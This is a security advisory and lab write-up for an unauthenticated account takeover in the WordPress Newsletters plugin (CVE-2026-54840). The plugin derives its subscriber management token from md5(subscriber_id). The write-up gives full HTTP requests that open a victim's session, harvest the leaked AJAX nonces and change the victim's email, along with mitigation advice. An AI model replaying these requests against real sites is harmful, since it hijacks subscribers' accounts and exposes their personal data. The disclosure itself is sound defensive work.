CVE-2026-54840 - Newsletters Unauthenticated Subscriber Management Account Takeover
Overview

- Advisory: https://www.cve.org/CVERecord?id=CVE-2026-54840
- CVE-2026-54840
- Affected plugin: Newsletters (
newsletters-lite) - Affected versions:
<= 4.13
Summary
The vulnerability is in the subscriber management session authentication flow of the Newsletters plugin.
The plugin generates the authentication token for the subscriber management page from a predictable expression: md5(subscriber_id). This value is stored in both the subscriber’s authkey and cookieauth fields.
The management page being public is not the bug. A “Manage Subscriptions” page that lets a subscriber manage their own subscription is normal. The authentication model breaks because the bearer token used to prove “I am this subscriber” is derived directly from a non-secret, sequential value: the subscriber ID.
Because the subscriber ID is an auto-incrementing integer (1, 2, 3, …) and the token is only md5(id), an attacker does not need a valid confirmation email. They only need:
token = md5(subscriber_id)This token is then sent through the subscriberauth parameter on the public management page to hijack any subscriber’s session - reading and modifying the victim’s email, name, and subscription status without logging into WordPress.
How I Found It
I reviewed the [newsletters_management] shortcode first because it is the public page that a user without a WordPress login can still reach to self-manage their subscription.
The question to check was: how does this public page distinguish “subscriber A” from “subscriber B”?
Following the wpMailPlugin::sc_management() callback, I saw that it takes the subscriberauth parameter from the URL and treats it exactly like a subscriber cookie. After that, wpmlAuthnewsHelper::logged_in() loads the subscriber based on the cookieauth field.
The next check was how cookieauth is generated. Tracing back to gen_auth(), I found that when a subscriber has no authkey yet, the plugin creates the token as md5($subscriber_id) and stores it in both authkey and cookieauth.
At that point it was clear: the token is not secret at all. I computed md5("1"), attached it to ?subscriberauth=, and immediately reached the management page of subscriber ID 1 without any login session.
Root Cause
The underlying cause is that the plugin uses a predictable authentication token (md5(subscriber_id)) instead of an unpredictable random secret, and then trusts that token when it arrives in the subscriberauth parameter of an unauthenticated request.
1. Token Derived From a Predictable Value
When a subscriber opts in, the plugin calls gen_auth() with the subscriber’s own ID:
models/subscriber.php:888: the subscriber opt-in flow callsgen_auth($subscriber->id).
Inside gen_auth(), when the subscriber has no authkey yet, the token is derived directly from md5($subscriber_id):
wp-mailinglist-plugin.php:9135:gen_auth()derives the token frommd5($subscriber_id)when noauthkeyexists.
This predictable token is then stored as the subscriber’s long-lived identity:
wp-mailinglist-plugin.php:9155-9159: the token is stored asauthkey,cookieauth, and the auth is marked active.
Because md5(subscriber_id) is fully computable offline, anyone who knows (or guesses) the subscriber ID can compute the token:
md5("1") = c4ca4238a0b923820dcc509a6f75849b
md5("2") = c81e728d9d4c2f636f067f89cc14862c
md5("3") = eccbc87e4b5ce2fe28308fd9f2a7baf3
...
2. Public Management Page Accepts the Token From the URL
The management page takes subscriberauth from the query string and treats it as the subscriber cookie:
wp-mailinglist-plugin.php:6402-6406: the public management page readssubscriberauthfrom the URL and assigns it to$_COOKIE['subscriberauth'].
This promotes an attacker-controlled value in the URL into a “session cookie” without any other authentication step.
3. Verification Only Matches the Token, Not the Owner
The session check accepts any subscriber whose cookieauth matches the received token:
helpers/auth.php:23:logged_in()accepts any subscriber row whosecookieauthequals the cookie/query token.
Because the token is exactly md5(subscriber_id), the attacker only needs to supply the correct token for the victim’s ID for logged_in() to return that subscriber. There is no check that the requester actually owns the email address that received the token by mail.
Subscriber Session & Profile Takeover
After logged_in() accepts the token, the entire management page and its AJAX actions operate on the exact subscriber the attacker chose.
- Entry point: the public subscriber management page with
?subscriberauth=<token>. - Condition: a subscriber exists with
cookieauth/authkeygenerated bygen_auth(). - Trigger: compute
md5(subscriber_id)and send it assubscriberauth. - Consequence: unauthenticated read/write to the management page and AJAX actions of another subscriber.
Processing flow:
- User Input:
GET /manage-subscriptions/?subscriberauth=<md5(id)> - Hook/Shortcode:
[newsletters_management] - Callback:
wpMailPlugin::sc_management() - Processing: the request value is copied into
$_COOKIE['subscriberauth'], thenwpmlAuthnewsHelper::logged_in()loads the subscriber bycookieauth. - Sink: the management page views and AJAX actions expose and modify the selected subscriber’s profile/subscription.
Preconditions
Exploitation requires these conditions:
- The Newsletters plugin is active (tested on
4.13). - The public management page (containing the
[newsletters_management]shortcode) has been created. - At least one subscriber exists with
cookieauth/authkeygenerated bygen_auth(). - The attacker knows or can guess/enumerate a subscriber ID (sequential IDs make this easy).
Exploit Flow
Unauthenticated request
        |
        v
GET /manage-subscriptions/?subscriberauth=md5(id)
        |
        v
wpMailPlugin::sc_management()
        |
        v
subscriberauth (URL) -> $_COOKIE['subscriberauth']
        |
        v
wpmlAuthnewsHelper::logged_in()  (matches cookieauth)
        |
        v
victim subscriber management session is opened
        |
        v
managementsavefields nonce is leaked
        |
        v
modify victim email / profile / subscription
PoC
Lab environment:
Target: http://192.168.1.14:8091/
WordPress: 6.9.4
PHP: 8.3.30
Newsletters: 4.13
Public page: /manage-subscriptions/  ([newsletters_management])
Subscriber ID 1: victim-newsletters@example.test
The victim subscriber used in the lab is subscriber ID 1, with email victim-newsletters@example.test. Its cookieauth/authkey was generated by gen_auth() and is therefore equal to md5("1") = c4ca4238a0b923820dcc509a6f75849b.
Because the token is just md5(subscriber_id), the attacker computes it offline (echo -n "1" | md5sum) and sends it as subscriberauth to the public management page. No WordPress login and no confirmation email are involved:
GET /manage-subscriptions/?subscriberauth=c4ca4238a0b923820dcc509a6f75849b HTTP/1.1
Host: 192.168.1.14:8091
User-Agent: Burp Suite
Accept: */*
Connection: close
The server opens the victim’s management session and returns their profile, confirming the unauthenticated takeover:
HTTP/1.1 200 OK
Date: Sun, 21 Jun 2026 16:07:07 GMT
Server: Apache/2.4.66 (Debian)
X-Powered-By: PHP/8.3.30
Set-Cookie: PHPSESSID=2bf3de24590bb92184b3d6b2c3ea42c7; path=/
Content-Type: text/html; charset=UTF-8

Your email address is: <strong>victim-newsletters@example.test</strong>
...
<input type="hidden" name="subscriber_id" value="1" />
...
<input placeholder="email@example.com" class="form-control wpml wpmltext" id="wpml-manageemail"  type="text" name="email" value="victim-newsletters@example.test" />
url: newsletters_ajaxurl + "action=managementsavefields&security=303aaec8a4"
The same response also leaks, inside its inline <script> blocks, the full set of AJAX nonces for managing this subscriber. Because the session was opened with a guessable token, these valid nonces are handed straight to the attacker:
managementsavefields: 303aaec8a4
newsletters_managementactivate: d14231169f
managementsubscribe: be9b4c9fae
managementcurrentsubscriptions: cb974d8f9d
managementnewsubscriptions: 1db9ac0a27
managementcustomfields: e0470976d9
Using the leaked managementsavefields nonce, the attacker submits an unauthenticated profile update for subscriber 1, changing the email and name to attacker-controlled values. The request carries no login cookie - only the leaked nonce and the target subscriber_id:
POST /wp-admin/admin-ajax.php?action=managementsavefields&security=303aaec8a4 HTTP/1.1
Host: 192.168.1.14:8091
User-Agent: Burp Suite
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Connection: close

subscriber_id=1&email=attacker-owned%40example.test&consent%5B%5D=1&format=html&firstname=Owned&lastname=ByAttacker
The handler accepts the change and echoes back the updated profile:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8

<h3>Profile</h3>
<p>Manage your subscriber profile data in the fields below.</p>

<div class="alert alert-success">
    <i class="fa fa-check"></i> 1
</div>

<form action="" method="post" onsubmit="wpmlmanagement_savefields(this);" id="subscribersavefieldsform" enctype="multipart/form-data">
    <input type="hidden" name="subscriber_id" value="1" />
        ...
    <input placeholder="email@example.com" class="form-control wpml wpmltext" id="wpml-manageemail"  type="text" name="email" value="attacker-owned@example.test" />
        ...
    <input placeholder="John" class="form-control wpml wpmltext" id="wpml-managefirstname" tabindex="93" type="text" name="firstname" value="Owned" />
        ...
    <input placeholder="Doe" class="form-control wpml wpmltext" id="wpml-managelastname" tabindex="94" type="text" name="lastname" value="ByAttacker" />

</form>
The subscriber record in the database is now owned by the attacker, while the predictable cookieauth/authkey remain unchanged:
{
  "id": "1",
  "email": "attacker-owned@example.test",
  "firstname": "Owned",
  "lastname": "ByAttacker",
  "cookieauth": "c4ca4238a0b923820dcc509a6f75849b",
  "authkey": "c4ca4238a0b923820dcc509a6f75849b"
}
In summary, an unauthenticated attacker reached another subscriber’s management area by guessing/enumerating the subscriber ID, read the victim’s email and subscription status, and changed the victim’s email and profile through the leaked AJAX nonces - and the same nonces also allow subscribing/unsubscribing the victim from lists and using the account-deletion workflow where it is enabled.
Impact
This is a full takeover of the plugin-level subscriber management account without authentication. Because subscriber IDs are sequential and the bearer token is deterministic, an attacker can enumerate subscribers and compromise their profile and subscription data without ever receiving a valid confirmation email.
Main impact:
- Read the email and subscription status of any subscriber.
- Change the victim’s email/profile (can be used to take over or redirect communication).
- Subscribe/unsubscribe the victim from lists.
- Use the account-deletion workflow where enabled.
Limitations
- The impact is limited to the plugin’s subscriber management account, not WordPress administrator privileges.
- The issue does not provide RCE.
- A subscriber with a generated
cookieauth/authkeymust exist, and the attacker needs to know/guess the subscriber ID (usually easy since IDs are sequential).
Mitigation
At the design level, the predictable token should be replaced with an unpredictable random secret:
- Generate
authkey/cookieauthfrom a strong random source (for examplewp_generate_password()/random_bytes()), notmd5(subscriber_id). - Never derive an authentication token from a sequential, public value like an ID.
- In
logged_in(), beyond matching the token, add further constraints (token expiry, single-use token for sensitive operations). - Do not expose sensitive AJAX nonces on a session opened only by a guessable token.
- Consider requiring email confirmation (double opt-in) for important email/profile changes.
References
- Newsletters plugin: https://wordpress.org/plugins/newsletters-lite/
- Patchstack advisory: https://patchstack.com/database/wordpress/plugin/newsletters-lite/
- WordPress plugin source tag 4.13: https://plugins.svn.wordpress.org/newsletters-lite/tags/4.13/